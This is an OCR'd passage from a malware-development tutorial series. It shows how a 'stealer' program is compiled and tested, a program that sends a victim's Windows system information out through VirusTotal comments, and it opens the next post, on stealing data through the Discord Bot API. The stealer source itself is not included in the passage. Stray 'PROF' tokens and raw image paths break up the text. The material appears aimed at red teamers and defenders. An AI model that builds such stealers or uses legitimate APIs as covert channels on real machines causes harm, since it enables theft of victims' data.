
Let's check everything in action.

Compile our "stealer" `hack.c`:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe \
-I/usr/share/mingw-w64/include/ \
-s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive \
-liphlpapi -lwinhttp
```


PROF



{width="80%"}


And run it on my Windows 11 VM:

```
.\hack.exe
```




{width="80%"}

PROF



{width="80%"}

As you can see, a test comment `meow-meow` was created but the comment with system information did not appear because initially the code was separated by a `\n` symbol and not a comma, but I corrected everything and everything worked:




{width="80%"}

So, our logic worked perfectly!

If we run it on my Windows 10 VM:

```
.\hack.exe
```


PROF



{width="80%"}


And monitoring traffic via Wireshark we got an IP address `74.125.34.46`:

```
whois 74.125.34.46
```



{width="80%"}

PROF



{width="80%"}

As you can see, everything is worked perfectly and this is one of the virustotal servers =^..^=!

PROF


As far as I remember, I saw an excellent implementation of this trick by Saad Ahla

I hope this post with practical example is useful for malware researchers, red teamers, spreads awareness to the blue teamers of this interesting technique.

VirusTotal documentation
Test file VirusTotal result: comments
WebSec Malware Scanner
Using Telegram API example
source code in github

7. malware development trick. Stealing data via legit Discord Bot API. Simple C example. (windows)

بِسْمِ اللَّهِ الرَّحْمَٰنِ الرَّحِيمِ



{width="80%"}


In the previous examples we created a simple Proof of Concept of using legit C2-connections via Telegram Bot API, VirusTotal API for "stealing" simplest information from victim's Windows machine.

What about next legit application: *Discord* and it's Bot API feature?

practical example

PROF


Many of yours may think that I am simply copying the same code, please note that this is only for understanding the concepts. First of all create Discord application:



{width="80%"}

